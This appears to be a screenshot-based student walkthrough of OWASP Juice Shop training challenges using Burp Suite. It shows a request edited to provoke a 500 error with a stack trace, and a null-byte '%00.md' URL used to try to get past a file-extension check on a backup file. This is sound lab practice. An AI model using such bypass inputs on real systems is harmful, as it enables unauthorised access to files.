

Error Handling


OWASP Juice Shop
https://juice-shop.herokuapp.com/#/
OWASP Juice Shop
All Proc
Apple Juice (1000ml)
The all-time classic.
1.99¤
ple
nace
39¤
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.1.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Event log All issues
Memory: 129.5MB

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
20	https://juice-shop.herokuap...	GET	/rest/admin/application-configura...			200	22554	JSON		
21	https://juice-shop.herokuap...	GET	/api/Challenges/?name=Score%2...	✓		200	1545	JSON		
22	https://juice-shop.herokuap...	POST	/socket.io/?EIO=4&transport=poll...	✓		200	727	text	io/	
23	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=poll...	✓		200	774	JSON	io/	
26	https://juice-shop.herokuap...	GET	/rest/admin/application-configura...			200	22558	JSON		
27	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=poll...	✓		200	742	text	io/	
28	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=web...	✓		101	725		io/	
40	https://juice-shop.herokuap...	GET	/rest/user/whoami			200	898	JSON		
41	https://juice-shop.herokuap...	GET	/rest/products/1/reviews			200	1347	JSON		
42	https://juice-shop.herokuap...	GET	/rest/products/1/reviews			200	1347	JSON		
43	https://juice-shop.herokuap...	GET	/rest/products/1/reviews			200	1355	JSON		


Pressed on a product to view




Filter settings: Hiding CSS, image and general binar

#	Host	Method	URL	MIME type	Extension	Title
20	https://juice-shop.herokuap...	GET	/rest/adn	JSON		
21	https://juice-shop.herokuap...	GET	/api/Chal	JSON		
22	https://juice-shop.herokuap...	POST	/socket.ic	text	io/	
23	https://juice-shop.herokuap...	GET	/socket.ic	JSON	io/	
26	https://juice-shop.herokuap...	GET	/rest/adn	JSON		
27	https://juice-shop.herokuap...	GET	/socket.ic	text	io/	
28	https://juice-shop.herokuap...	GET	/socket.ic		io/	
40	https://juice-shop.herokuap...	GET	/rest/use	JSON		
41	https://juice-shop.herokuap...	GET	/rest/pro	JSON		
42	https://juice-shop.herokuap...	GET	/rest/pro	JSON		
43	https://juice-shop.herokuap...	GET	/rest/pro	JSON		

Sending request to the repeater




```
GET /rest/products/1/reviews HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```




```
GET /rest/products/1/reviews HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Length: 457
Content-Type: application/json; charset=utf-8
Date: Sun, 16 Mar 2025 20:08:10 GMT
Etag: W/"1c9-zl7jHQLxjTyEblTWa+ug7UzBnQU"
Feature-Policy: payment 'self'
Nel: {"report_to":"heroku-nel","response_headers":["Via"],"max_age":3600,"success_fraction":0.01,"failure_fraction":0.1}
Report-To: {"group":"heroku-nel","endpoints":[{"url":"https://nel.heroku.com/reports?s=sNeJnvO%2BNrHXDSmlG3p4HC62US9YuI87n4Cnf1OIx4M%3D\u0026sid=812dcc77-0bd0-43b1-a5f1-b25750382959\u0026ts=1742155690"}],"max_age":3600}
Reporting-Endpoints: heroku-nel="https://nel.heroku.com/reports?s=sNeJnvO%2BNrHXDSmlG3p4HC62US9YuI87n4Cnf1OIx4M%3D&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&ts=1742155690"
Server: Heroku
Vary: Accept-Encoding
Via: 1.1 heroku-router
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs

{
  "status":"success",
  "data":[
    {
      "message":"One of my favorites!",
      "author":"admin@juice-sh.op",
      "product":1,
      "likesCount":0,
      "likedBy":[
      ],
      "_id":"sNoGtAhubSEMs77HK",
      "liked":true
    },
    {
      "product":"1",
      "message":"Beautiful\n\n",
      "author":"admin@juice-sh.op",
      "likesCount":0,
      "likedBy":[
```

Resending the same request – no poor error handling message appears




```
GET /rest/products/1/reviews HTTP/1.1
```




```
GET /rest/AZIZ/1/reviews HTTP/1.1
```

Editing the request



```
HTTP/1.1 500 Internal Server Error
```




```
{
  "error": {
    "message": "Unexpected path: /rest/AZIZ/1/reviews",
    "stack":
"Error: Unexpected path: /rest/AZIZ/1/reviews\n    at /app
/build/routes/angular.js:38:18\n    at Layer.handle [as ha
ndle_request] (/app/node_modules/express/lib/router/layer.
js:95:5)\n    at trim_prefix (/app/node_modules/express/li
b/router/index.js:328:13)\n    at /app/node_modules/expres
s/lib/router/index.js:286:9\n    at Function.process_param
s (/app/node_modules/express/lib/router/index.js:346:12)\n
    at next (/app/node_modules/express/lib/router/index.js
:280:10)\n    at /app/build/routes/verify.js:171:5\n    at
 Layer.handle [as handle_request] (/app/node_modules/expre
ss/lib/router/layer.js:95:5)\n    at trim_prefix (/app/nod
e_modules/express/lib/router/index.js:328:13)\n    at /app
/node_modules/express/lib/router/index.js:286:9\n    at Fu
nction.process_params (/app/node_modules/express/lib/route
r/index.js:346:12)\n    at next (/app/node_modules/express
/lib/router/index.js:280:10)\n    at /app/build/routes/ver
ify.js:105:5\n    at Layer.handle [as handle_request] (/ap
```

Getting error code 500 internal server error

Backup File Exposure - Sensitive Information Disclosure

Forgotten Developer Backup




https://juice-shop.herokuapp.com/ftp

~ / ftp


quarantine
acquisitions.md
announcement_encrypted....
coupons_2013.md.bak
eastere.gg
encrypt.pyc
incident-support.kdbx
legal.md
order_247c-a033f28625e2...
order_5267-3e14577fdea5...
order_5267-b4951536dbcb...
order_5267-bb302bee5da7...
order_94fb-1c9c99979eb3...
order_a317-b534f0de6340...
order_ad9b-466c4e99155d...
package.json.bak
suspicious_errors.yml

Typing /ftp into the link which shows us these files




package.json.bak

Clicking the package.json.bak file as backup files tend to have the bak extesnion




https://juice-shop.herokuapp.com/ftp/package.json.bak



OWASP Juice Shop (Express ^4.21.0)


403 Error: Only .md and .pdf files are allowed!

```
at verify (/app/build/routes/fileServer.js:55:18)
at /app/build/routes/fileServer.js:39:13
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at param (/app/node_modules/express/lib/router/index.js:365:14)
at param (/app/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/app/node_modules/express/lib/router/index.js:421:3)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (node:fs:199:5)
```



https://juice-shop.herokuapp.com/ftp/package.json.bak%00.md

Typing %00.md to open the file as an “md” file while actually opening the package.json.bak file




~~https~~://juice-shop.herokuapp.com/ftp/package.json.bak%00.md

OWASP Juice Shop (Express ^4.21.0)

400 BadRequestError: Bad Request

```
at /app/node_modules/serve-index/index.js:120:42
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
